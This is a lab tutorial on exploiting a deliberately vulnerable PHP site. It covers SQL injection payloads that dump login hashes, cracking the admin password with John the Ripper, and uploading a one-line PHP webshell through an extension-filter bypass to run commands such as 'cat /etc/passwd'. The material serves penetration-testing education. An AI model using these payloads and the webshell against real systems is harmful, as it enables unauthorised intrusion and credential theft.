Introduction

This course details the exploitation of SQL injection in a PHP based website and how an attacker can use it to gain access to the administration pages. Then, using this access, the attacker will be able to gain code execution on the server.



The attack is divided into 3 steps:

1. Fingerprinting: to gather information on the web application and technologies in use.
2. Detection and exploitation of SQL injection: in this part, you will learn how SQL injections work and how to exploit them in order to retrieve information.
3. Access to the administration pages and code execution: the last step in which you will access the operating system and run commands.

Syntax of this course

The red boxes provide information on mistakes/issues that are likely to happen while testing:

An issue that you may encounter...

The green boxes provide tips and information if you want to go further.

You should probably check...

The web application

Once the system has booted, you can then retrieve the current IP address of the system using the command `ifconfig`:

```
$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88  errors:0  dropped:0  overruns:0  frame:0
          TX packets:77  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10300 (10.0 KiB)  TX bytes:10243 (10.0 KiB)
          Interrupt:11 Base address:0x8000
```

In this example the IP address is 10.0.2.15.

Throughout the training, the hostname `vu1nerable` is used for the vulnerable machine, you can either replace it by the IP address of the machine, or you can just add an entry to your host file with this name and the corresponding IP address. It can be easily done by modifying:

- on Windows, your `C:\Windows\System32\Drivers\etc\hosts` file;
- on Unix/Linux and Mac OS X, your `/etc/hosts` file.

The IP address can change if you restart the system, don't forget to update your hosts file.

Fingerprinting

Fingerprinting can be done using multiple tools. First by using a browser, it's possible to detect that the application is written in PHP.

Inspecting HTTP headers

A lot of information can be retrieved by connecting to the web application using netcat or telnet:

```
$ telnet vulnerable 80
```

Where:

- vulnerable is the hostname or the IP address of the server;
- 80 is the TCP port used by the web application (80 is the default value for HTTP).

By sending the following HTTP request:

```
GET / HTTP/1.1
Host: vulnerable
```

It is possible to retrieve information on the version of PHP and the web server used just by observing the HTTP headers sent back by the server:

```
HTTP/1.1 200 OK
Date: Thu, 24 Nov 2011 04:40:51 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze3
Vary: Accept-Encoding
Content-Length: 1335
Content-Type: text/html

<html>
  <head>
```

Here the application is available via HTTP. If the application was only available via HTTPS, telnet or netcat would not be able to communicate with the server, the tool openssl can be used:

```
$ openssl s_client -connect vulnerable:443
```

Where:

- vulnerable is the hostname or the IP address of the server;
- 443 is the TCP port used by the web application (443 is the default value for HTTPS).

Using an application such as Burp Suite (<http://portswigger.net/>) set up as a proxy makes it easy to retrieve the same information:

Using a directory Buster

The tool wfuzz (<http://www.edge-security.com/wfuzz.php>) can be used to detect directories and pages on the web server using brute force.

The following command can be run to detect remote files and directories:

```
$ python wfuzz.py -z file -f commons.txt --hc 404 http://vulnerable/FUZZ
```

The following options are used:

- `--hc 404` tells wfuzz to ignore the response if the response code is 404 (Page not Found)
- `-z file -f wordlists/big.txt` tells wfuzz to use the file `wordlists/big.txt` as a dictionary to brute force the remote directories' name.
- `http://vulnerable/FUZZ` tells wfuzz to replace the word FUZZ in the URL by each value found in the dictionary.

Wfuzz can also be used to detect PHP script on the server:

```
$ python wfuzz.py -z file -f commons.txt --hc 404 http://vulnerable/FUZZ.php
```

Detection and exploitation of SQL injection

Detection of SQL injection

Introduction to SQL

In order to understand, detect and exploit SQL injections, you need to understand the Standard Query Language (SQL). SQL allows a developer to perform the following requests:

- retrieve information using the SELECT statement;
- update information using the UPDATE statement;
- add new information using the INSERT statement;
- delete information using the DELETE statement.

More operations (to create/remove/modify tables, databases or triggers) are available but are less likely to be used in web applications.

The most common query used by web sites is the SELECT statement which is used to retrieve information from the database. The SELECT statement follows the following syntax:

```
SELECT column1, column2, column3 FROM table1 WHERE column4='string1'  
AND column5=integer1 AND column6=integer2;
```

In this query, the following information is provided to the database:

- the SELECT statement indicates the action to perform: retrieve information;
- the list of columns indicates what columns are expected;
- the FROM table1 indicates from what tables the records are fetched;
- the conditions following the WHERE statement are used to indicate what conditions the records should meet.

The string1 value is delimited by a simple quote and the integers integer1 and integer2 can be delimited by a simple quote (integer2) or just put directly in the query (integer1).

For example, let see what the request:

```
SELECT column1, column2, column3 FROM table1 WHERE column4='user'  
AND column5=3 AND column6=4;
```

will retrieve from the following table:

column1	column2	column3	column4	column5	column6
1	test	Paul	user	3	13
2	test1	Robert	user	3	4
3	test33	Super	user	3	4

Using the previous query, the following results will be retrieved:

column1	column2	column3
2	test1	Robert
3	test33	Super

As we can see, only these values are returned since they are the only ones matching all of the conditions in the WHERE statement.

If you read source code dealing with some databases, you will often see `SELECT * FROM tablename`. The `*` is a wildcard requesting the database to return all columns and avoid the need to name them all.

Detection based on Integers

Since error messages are displayed, it's quite easy to detect any vulnerability in the website. SQL injections can be detected using any and all of the following methods.

All these methods are based on the general behaviour of databases, finding and exploiting SQL injections depends on a lot of different factors, although these methods are not 100% reliable on their own. This is why you may need to try several of them to make sure the given parameter is vulnerable.

Let's take the example of a shopping website, when accessing the URL `/cat.php?id=1`, you will see the picture `article1`. The following table shows what you will see for different values of `id`:

URL	Article displayed
<code>/article.php?id=1</code>	Article 1
<code>/article.php?id=2</code>	Article 2
<code>/article.php?id=3</code>	Article 3

The PHP code behind this page is:

```
<?php
$id = $_GET["id"];
$result= mysql_query("SELECT * FROM articles WHERE id=".$id);
$row = mysql_fetch_assoc($result);
// ... display of an article from the query result ...
?>
```

The value provided by the user (`$_GET["id"]`) is directly echoed in the SQL request.

For example, accessing the URL:

- `/article.php?id=1` will generate the following request: `SELECT * FROM articles WHERE id=1`
- `/article.php?id=2` will generate the following request `SELECT * FROM articles WHERE id=2`

If a user try to access the URL `/article.php?id=2'`, the following request will be executed `SELECT * FROM articles WHERE id=2'`. However, the syntax of this SQL request is incorrect because of the single quote `'` and the database will throw an error. For example, MySQL will throw the following error message:

```
You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server
version for the right syntax to use near
''' at line 1
```

This error message may or may not be visible in the HTTP response depending on the PHP configuration.

The value provided in the URL is directly echoed in the request and considered as an integer, this allows you to ask the database to perform basic mathematical operation for you:

- if you try to access `/article.php?id=2-1`, the following request will be sent to the database `SELECT * FROM articles WHERE id=2-1`, and the article1's information will be display in the web page since the previous query is equivalent to `SELECT * FROM articles WHERE id=1` (the subtraction will be automatically performed by the database).
- if you try to access `/article.php?id=2-0`, the following request will be sent to the database `SELECT * FROM articles WHERE id=2-0`, and the article2's information will be displayed in the web page since the previous query is equivalent to `SELECT * FROM articles WHERE id=2`.

These properties provide a good method of detecting SQL injection:

- if accessing `/article.php?id=2-1` displays article1 and accessing `/article.php?id=2-0` displays article2, the subtraction is performed by the database, and you're likely to have found a SQL injection
- if accessing `/article.php?id=2-1` displays article2 and accessing `/article.php?id=2-0` displays article2 as well, it's unlikely that you have SQL injection on an integer, but you may have SQL injection on a string value as we will see.
- if you put a quote in the URL (`/article.php?id=1'`), you should receive an error.

Even if a value is an integer (for example `categorie.php?id=1`), it can be used as a string in the SQL query:
`SELECT * FROM categories where id='1'`.
SQL allows both syntax, however using a string in the SQL statement will be slower than using an integer.

Detection on Strings

As we saw before in "Introduction to SQL", strings in an SQL query are put between quotes when used as value (example with 'test'):

```
SELECT id,name FROM users where name='test';
```

If SQL injection is present in the web page, injecting a single quote ' will break the query syntax and generate an error. Furthermore, injecting 2 times a single quote '' won't break the query anymore. As a general rule, an odd number of single quotes will throw an error, an even number of single quotes won't.

It is also possible to comment out the end of the query, so in most cases you won't get an error (depending on the query format). To comment out the end of the query you can use ' -- .

For example the query, with an injection point in the test value:

```
SELECT id,name FROM users where name='test' and id=3;
```

will become:

```
SELECT id,name FROM users where name='test' -- ' and id=3;
```

and will get interpreted as:

```
SELECT id,name FROM users where name='test'
```

However this test can still generate an error if the query follows the pattern below:

```
SELECT id,name FROM users where ( name='test' and id=3 );
```

Since the right parenthesis will be missing once the end of the query is commented out. You can obviously try with one or more parenthesis to find a value that doesn't create an error.

Another way to test it, is to use ' and '1'='1, this injection is less likely to impact the query since it is less likely to break it. For example if injected in the previous query, we can see that the syntax is still correct:

```
SELECT id,name FROM users where ( name='test' and '1'='1' and id=3 );
```

Furthermore and ' and '1'='1 is less likely to impact the semantic of the request and the results of with and without injection are likely to be the same. We can then compare it with the page generated using the following injection ' and '1'='0 which is less likely to create an error but is likely to change the semantic of the query.

SQL injection is not an accurate science and a lot of things can impact the result of your testing. If you think something is going on, keep working on the injection and try to figure out what the code is doing with your injection to ensure it's an SQL injection.

In order to find the SQL injection, you need to visit the website and try these methods on all parameters for each page. Once you have found the SQL injection, you can move to the next section to learn how to exploit it.

Exploitation of SQL injections

Now We have found a SQL injection in the page <http://vulnerable/cat.php>, in order to go further, we will need to exploit it to retrieve information. To do so, we will need to learn about the UNION keyword available in SQL.

The UNION keyword

The UNION statement is used to put together information from two requests:

```
SELECT * FROM articles WHERE id=3 UNION SELECT ...
```

Since it is used to retrieve information from other tables, it can be used as a SQL injection payload. The beginning of the query can't be modify directly by the attacker since it's generated by the PHP code. However using UNION, the attacker can manipulate the end of the query and retrieve information from other tables:

```
SELECT id,name,price FROM articles WHERE id=3  
UNION SELECT id,login,password FROM users
```

The most important rule, is that both statements should return the same number of columns otherwise the database will trigger an error.

Exploiting SQL injections with UNION

Exploiting SQL injection using UNION follows the steps below:

1. Find the number of columns to perform the UNION
2. Find what columns are echoed in the page
3. Retrieve information from the database meta-tables
4. Retrieve information from other tables/databases

In order to perform a request by SQL injection, you need to find the number of columns that are returned by the first part of the query. Unless you have the source code of the application, you will have to guess this number.

There are two methods to get this information:

- using UNION SELECT and increase the number of columns;
- using ORDER BY statement.

If you try to do a UNION and the number of columns returned by the two queries are different, the database will throw an error:

The used SELECT statements have a different number of columns

You can use this property to guess the number of columns. For example, if you can inject in the following query: `SELECT id,name,price FROM articles where id=1`. You will try the following steps:

- `SELECT id,name,price FROM articles where id=1 UNION SELECT 1`, the injection `1 UNION SELECT 1` will return an error since the number of columns are different in the two sub-parts of the query;
- `SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2`, for the same reason as above, the payload `1 UNION SELECT 1,2` will return an error;
- `SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2,3`, since both sub-parts have the same number of columns, this query won't throw an error. You may even be able to see one of the numbers in the page or in the source code of the page.

NB: this works for MySQL the methodology is different for other databases, the values `1,2,3,...` should be changed to `null,null,null, ...` for database that need the same type of value in the 2 sides of the UNION keyword. For Oracle, when SELECT is used the keyword FROM needs to be used, the table dual can be used to complete the request:
`UNION SELECT null,null,null FROM dual`

The other method uses the keyword ORDER BY. ORDER BY is mostly used to tell the database what column should be used to sort results:

```
SELECT firstname,lastname,age,groups FROM users ORDER BY firstname
```

The request above will return the users sorted by the firstname column.

ORDER BY can also be used to with an integer to tell the database to sort by the column number X:

```
SELECT firstname,lastname,age,groups FROM users ORDER BY 3
```

The request above will return the users sorted by the third column.

This feature can be used to detect the number of columns, if the column number in the ORDER BY statement is bigger than the number of columns in the query, an error is thrown (example with 10):

```
Unknown column '10' in 'order clause'
```

You can use this property to guess the number of columns. For example, if you can inject in the following query: SELECT id,name,price FROM articles where id=1. You can try the following steps:

- SELECT id,name,price FROM articles where id=1 ORDER BY 5, the injection 1 ORDER BY 5 will return an error since the number of columns is less than 5 in the first part of the query;

- `SELECT id,name,price FROM articles where id=1 ORDER BY 4`, the injection `1 ORDER BY 4` will return an error since the number of columns is less than 4 in the first part of the query;

Based on this dichotomic research, we know that the number of columns is 3, we can now use this information to build the final query:

```
SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2,3
```

Even if this methodology provides the same number of requests for this example, it's significantly faster as soon as the number of columns grow.

Retrieving information

Now that we know the number of columns, we can retrieve information from the database. Based on the error message we received, we know that the backend database used is MySQL.

Using this information, we can force the database to perform a function or to send us information:

- the user used by the PHP application to connect to the database with `current_user()`
- the version of the database using `version()`

In order to perform this, we are going to need to replace one of the values in the previous statement (UNION SELECT 1, 2, 3) by the function we want to run in order to retrieve the result in the response.

Make sure you always keep the right number of columns when you try to retrieve information.

You can for example access the following URL's to retrieve this information:

- the database version: <http://vulnerable/cat.php?id=1%20UNION%20SELECT%201,@@version,3,4>
- the current user: [http://vulnerable/cat.php?id=1%20UNION%20SELECT%201,current_user\(\),3,4](http://vulnerable/cat.php?id=1%20UNION%20SELECT%201,current_user(),3,4)
- the current database: [http://vulnerable/cat.php?id=1%20UNION%20SELECT%201,database\(\),3,4](http://vulnerable/cat.php?id=1%20UNION%20SELECT%201,database(),3,4)

We are now able to retrieve information from the database and retrieve arbitrary content. In order to retrieve information related to the current application, we are going to need:

- the name of all tables in the current database
- the name of the column for the table we want to retrieve information from

MySQL provides tables containing meta-information about the database, tables and columns available since the version 5 of MySQL. We are going to use these tables to retrieve the information we need to build the final request. These tables are stored in the database `information_schema`. The following queries can be used to retrieve:

- the list of all tables: `SELECT table_name FROM information_schema.tables`
- the list of all columns: `SELECT column_name FROM information_schema.columns`

By mixing these queries and the previous URL, you can guess what page to access to retrieve information:

- the list of tables: `1 UNION SELECT 1, table_name, 3, 4 FROM information_schema.tables`
- the list of columns: `1 UNION SELECT 1, column_name, 3, 4 FROM information_schema.columns`

The problem, is that these requests provide you a raw list of all tables and columns, but to query the database and retrieve interesting information, you will need to know what column belongs to what table. Hopefully, the table `information_schema.columns` stores table names:



```
SELECT table_name, column_name FROM information_schema.columns
```

To retrieve this information, we can either

- put table_name and column_name in different parts of the injection: `1 UNION SELECT 1, table_name, column_name FROM information_schema.columns`
- concatenate table_name and column_name in the same part of the injection using the keyword CONCAT: `1 UNION SELECT 1,concat(table_name,':', column_name) FROM information_schema.columns.` ':' is used to be able to easily split the results of the query.

If you want to easily retrieve information from the resulting page using a regular expression (if you want to write an SQL injection script for example), you can use a marker in the injection: ``1 UNION SELECT 1,concat('^',table_name,':',column_name,'^') FROM information_schema.columns``. It then is really easy to match the result in the page.

You have now a list of tables and their columns, the first tables and columns are the default MySQL tables. At the end of the HTML page, we can see a list of tables that are likely to be used by the current application:

Using this information, you can now build a query to retrieve information from this table:

```
1 UNION SELECT 1,concat(login,':',password),3,4 FROM users;
```

And get the username and password used to access the administration pages:

The SQL injection provided the same level of access as the user used by the application to connect to the database (`current_user()`)... That is why it is always important to provide the lowest privileges possible to this user when you deploy a web application.

Access to the administration pages and code execution

Cracking the password

The password can be easily cracked using 2 different methods:

- A search engine
- John-The-Ripper <http://www.openwall.com/john/>

When a hash is unsalted, it can be easily cracked using a search engine like google. For that, just search for the hash and you will see a lot of websites with the cleartext version of your password:

[61819 - Requested MD5 Hash queue](#)

www.md5this.com/list.php?page=61819&key=1&author...

28 Oct 2010 – Added: Thu 28th Oct,2010 09:13 am, Hash:

[Download](#)

forum.insidepro.com/download.php?id=3854&sid...

... 1ba1a07e60813bc991e85cf11e9a7a09:Omarion1

b8e314718eb86a98f1a6596d5ef0838e:Omega345

8efe310f9ab3efeae8d410a8e0166eb2:P4ssw0rd ...

John-The-Ripper can be used to crack this password, most modern Linux distribution include a version of John, in order to crack this password you need to tell John what algorithm has been used to encrypted it. For web application, a good guess would be MD5.

In most Linux distributions, the version of John-The-Ripper provided only supports a small number of formats. You can run john without any arguments to get a list of the supported formats from the usage information. For example on Fedora, the following formats are supported:

```
$ john
# ...usage information...
--format=NAME          force hash type NAME: DES/BSDI/MD5/BF/AFS/LM/crypt
# ...usage information...
```

Unfortunately, the MD5 available is not the format created by the PHP function md5. In order to crack this password, we will need a version of John supporting raw-md5. The community-enhanced version available on the main website supports raw-md5 and can be used.

Now we need to provide the information in the right format for John, we need to put the username and password on the same line separated by a colon ':':

```
admin:8efe310f9ab3efeae8d410a8e0166eb2
```

The following command line can be used to crack the password previously retrieved:

```
$ ./john password --format=raw-md5 --wordlist=dico --rules
```

The following options are used:

- `password` tells john what file contains the password hash
- `--format=raw-md5` tells john that the password hash is in the raw-md5 format
- `--wordlist=dico` tells john to use the file dico as a dictionary
- `--rules` tells john to try variations for each word provided

John outputs the number of hashes matching the format used:

```
Loaded 1 password hash (Raw MD5 [SSE2 16x4x2 (intr)])
```

This provides an indication that the correct format is used.

You can retrieve the password really quickly:

```
$ ./john password --format=raw-md5 --wordlist=dico --rules  
Loaded 1 password hash (Raw MD5 [SSE2 16x4x2 (intr)])  
P4ssw0rd      (admin)
```

Uploading a Webshell and Code Execution

Once access to the administration page is obtained, the next goal is to find a way to execute commands on the operating system.

We can see that there is a file upload function allowing a user to upload a picture, we can use this functionality to try to upload a PHP script. This PHP script once uploaded on the server will give us a way to run PHP code and commands.

First we need to create a PHP script to run commands. Below is the source code of a simple and minimal webshell:

```
<?php  
system($_GET['cmd']);  
?>
```

This script takes the content of the parameter cmd and executes it. It needs to be saved as a file with the extension .php, for example: shell.php can be used as a filename.

We can now use the upload functionality available at the page: <http://vulnerable/admin/new.php> and try to upload this script.

We can see that the script has not been uploaded correctly on the server. The application prevent file with an extension .php to be uploaded. We can however try:

- .php3 which will bypass a simple filter on .php
- .php.test which will bypass a simple filter on .php and Apache will still use .php since in this configuration it doesn't have an handler for .test

Now, we need to find where the PHP script, managing the upload put the file on the web server. We need to ensure that the file is directly available for web clients. We can visit the web page of the newly uploaded image to see where the <img tag is pointing to:

```
<div class="content">
  <h2 class="title">Last picture: Test shell</h2>

  <div class="inner" align="center">
    <p>
      
    </p>
  </div>
</div>
```

you can now access the page at the following address and start running commands using the cmd parameter. For example, accessing <http://vulnerable/admin/uploads/shell.php3?cmd=uname> will run the command uname on the operating system and return the current kernel (Linux).

Other commands can be used to retrieve more information:

- `cat /etc/passwd` to get a full list of the system's users;
- `uname -a` to get the version of the current kernel;
- `ls` to get the content of the current directory;
- ...

The webshell has the same privileges as the web server running the PHP script, you won't for example be able to retrieve the content of the file `/etc/shadow` since the web server doesn't have access to this file (however you should still try in case an administrator made a mistake and changed the permissions on this file).

Each command is run in a brand new context independently of the previous command, you won't be able to get the contents of the `/etc/` directory by running `cd /etc` and `ls`, since the second command will be in a new context. To get the contents of the directory `/etc/`, you will need to run `ls /etc` for example.

Conclusion

This exercise showed you how to manually detect and exploit SQL injection to gain access to the administration pages. Once in the "Trusted zone", more functionality is often available which may lead to more vulnerabilities.

This exercise is based on the results of a penetration test performed on a website few years ago, but websites with these kind of vulnerabilities are still available on Internet today.

The configuration of the web server provided is an ideal case since error messages are displayed and PHP protections are turned off. We will see in another exercise on how SQL injections can be exploited in harder conditions, but in the meantime you can play with the PHP configuration to harden the exercise. To do so you need to enable `magic_quotes_gpc` and disable `display_errors` in the PHP configuration (`/etc/php5/apache2/php.ini`) and restart the web server (`/etc/init.d/apache2 restart`)
